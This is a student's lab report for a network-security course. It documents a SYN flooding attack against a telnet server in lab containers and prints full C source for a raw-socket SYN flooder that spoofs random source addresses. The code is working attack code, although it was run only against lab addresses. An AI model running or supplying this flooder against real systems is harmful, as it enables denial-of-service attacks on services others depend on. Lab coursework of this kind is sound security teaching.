
**ACS 54500 Cryptography and Network Security**

**Lab 4: TCP/IP Attack Lab**


**Name:** Vijayagiridharan Subramanian

**Task 1 SYN Flooding Attack– 40 pts**

I am using seed Ubuntu, Checking memory of the system:

****

Left Side indicates the active TCP connections. Once we connect the user with the victim (Server) using telnet 10.9.0.5, address 10.9.0.5:23 is established.

****

We are trying to create a empty file victim in victim container (left) and tried to access them in user 1 container(right)

****


Now , we are checking whether the SYN flooding countermeasure is turned on or not and displayed like SYN cookies are turned off because the value is **0**.

****

In Victim container , We are checking the TCP retransmission issue. After sending out the SYN+ACK packet, the victim machine will wait for the ACK packet. If it does not come in time, TCP will retransmit the SYN+ACK packet. In the below scenario, it will retransmit SYN+ACK 5 times.


****

In the Victim container, Below commands **sysctl -w net.ipv4.tcp\_max\_syn\_backlog=80** helps to adjust the size of the queue. And i**p tcp\_metrics show**s displays a list of active TCP connections along their metrics.

****


**Task 1.1 Launching the Attack Using Python – 20pts**

**Code:**




**(left is victim container and right side is attacker container)**

Once we run code in attacker container and running this command **netstat -tna | grep -i syn\_recv | wc -l in victim, this means 61 SYN packets are received.**

****


(In Victim)While running **ss -n state syn-recv sport = :23 | wc -l**, the number of SYN packets is increased to 62.

****


(IN Victim) Now while we are running this code **netstat -tna | grep SYN\_RECV | wc -l**, SYN packets are reduced to 60. We are able to reduce size of half-open connection queue.



In victim, Displays active TCP connections when I enter **netstat -tna** with the details of server and established and their state.




After running multiple instances in the attacker and now in the user, if we are trying to connect then we are not able to connect and it is displaying like trying to connect, so our attack is successful. (Top is attacker and bottom is user1)

****

**Task 1.2 Launch the Attack Using C – 10pts**

**C Code code snippet:(full code is available in gihub)**

****

****

#define PACKET\_LEN 1500

unsigned short calculate\_tcp\_checksum(struct ipheader \*ip);

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

Given an IP packet, send it out using a raw socket.

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

void send\_raw\_ip\_packet(struct ipheader\* ip)

{

struct sockaddr\_in dest\_info;

int enable = 1;

// Step 1: Create a raw network socket.

int sock = socket(AF\_INET, SOCK\_RAW, IPPROTO\_RAW);

if (sock < 0) {

fprintf(stderr, "socket() failed: %s\n", strerror(errno));

exit(1);

}

// Step 2: Set socket option.

setsockopt(sock, IPPROTO\_IP, IP\_HDRINCL,

&enable, sizeof(enable));

// Step 3: Provide needed information about destination.

dest\_info.sin\_family = AF\_INET;

dest\_info.sin\_addr = ip->iph\_destip;

// Step 4: Send the packet out.

sendto(sock, ip, ntohs(ip->iph\_len), 0,

(struct sockaddr \*)&dest\_info, sizeof(dest\_info));

close(sock);

}

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

Spoof a TCP SYN packet.

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

int main(int argc, char \*argv[]) {

char buffer[PACKET\_LEN];

struct ipheader \*ip = (struct ipheader \*) buffer;

struct tcpheader \*tcp = (struct tcpheader \*) (buffer +

sizeof(struct ipheader));

if (argc < 3) {

printf("Please provide IP and Port number\n");

printf("Usage: synflood ip port\n");

exit(1);

}

char \*DEST\_IP = argv[1];

int DEST\_PORT = atoi(argv[2]);

srand(time(0)); // Initialize the seed for random # generation.

while (1) {

memset(buffer, 0, PACKET\_LEN);

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

Step 1: Fill in the TCP header.

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

tcp->tcp\_sport = rand(); // Use random source port

tcp->tcp\_dport = htons(DEST\_PORT);

tcp->tcp\_seq = rand(); // Use random sequence #

tcp->tcp\_offx2 = 0x50;

tcp->tcp\_flags = TH\_SYN; // Enable the SYN bit

tcp->tcp\_win = htons(20000);

tcp->tcp\_sum = 0;

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

Step 2: Fill in the IP header.

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

ip->iph\_ver = 4; // Version (IPV4)

ip->iph\_ihl = 5; // Header length

ip->iph\_ttl = 50; // Time to live

ip->iph\_sourceip.s\_addr = rand(); // Use a random IP address

ip->iph\_destip.s\_addr = inet\_addr(DEST\_IP);

ip->iph\_protocol = IPPROTO\_TCP; // The value is 6.

ip->iph\_len = htons(sizeof(struct ipheader) +

sizeof(struct tcpheader));

// Calculate tcp checksum

tcp->tcp\_sum = calculate\_tcp\_checksum(ip);

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

Step 3: Finally, send the spoofed packet

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

send\_raw\_ip\_packet(ip);

}

return 0;

}

unsigned short in\_cksum (unsigned short \*buf, int length)

{

unsigned short \*w = buf;

int nleft = length;

int sum = 0;

unsigned short temp=0;

/\*

\* The algorithm uses a 32 bit accumulator (sum), adds

\* sequential 16 bit words to it, and at the end, folds back all

\* the carry bits from the top 16 bits into the lower 16 bits.

\*/

while (nleft > 1) {

sum += \*w++;

nleft -= 2;

}

/\* treat the odd byte at the end, if any \*/

if (nleft == 1) {

\*(u\_char \*)(&temp) = \*(u\_char \*)w ;

sum += temp;

}

/\* add back carry outs from top 16 bits to low 16 bits \*/

sum = (sum >> 16) + (sum & 0xffff); // add hi 16 to low 16

sum += (sum >> 16); // add carry

return (unsigned short)(~sum);

}

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

TCP checksum is calculated on the pseudo header, which includes

the TCP header and data, plus some part of the IP header.

Therefore, we need to construct the pseudo header first.

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

unsigned short calculate\_tcp\_checksum(struct ipheader \*ip)

{

struct tcpheader \*tcp = (struct tcpheader \*)((u\_char \*)ip +

sizeof(struct ipheader));

int tcp\_len = ntohs(ip->iph\_len) - sizeof(struct ipheader);

/\* pseudo tcp header for the checksum computation \*/

struct pseudo\_tcp p\_tcp;

memset(&p\_tcp, 0x0, sizeof(struct pseudo\_tcp));

p\_tcp.saddr = ip->iph\_sourceip.s\_addr;

p\_tcp.daddr = ip->iph\_destip.s\_addr;

p\_tcp.mbz = 0;

p\_tcp.ptcl = IPPROTO\_TCP;

p\_tcp.tcpl = htons(tcp\_len);


memcpy(&p\_tcp.tcp, tcp, tcp\_len);


return (unsigned short) in\_cksum((unsigned short \*)&p\_tcp,

tcp\_len + 12);

}

Before running code we are doing some modifications,

****

****


Right top shows the victim container, left top shows attacker container and bottom shows user1 container. We run C code with Ip and Port number **./synflood 10.9.0.5 23**

We succeeded in the attack. It is not possible for user1 to establish a telnet connection with the victim container. Actually this python code is fast.

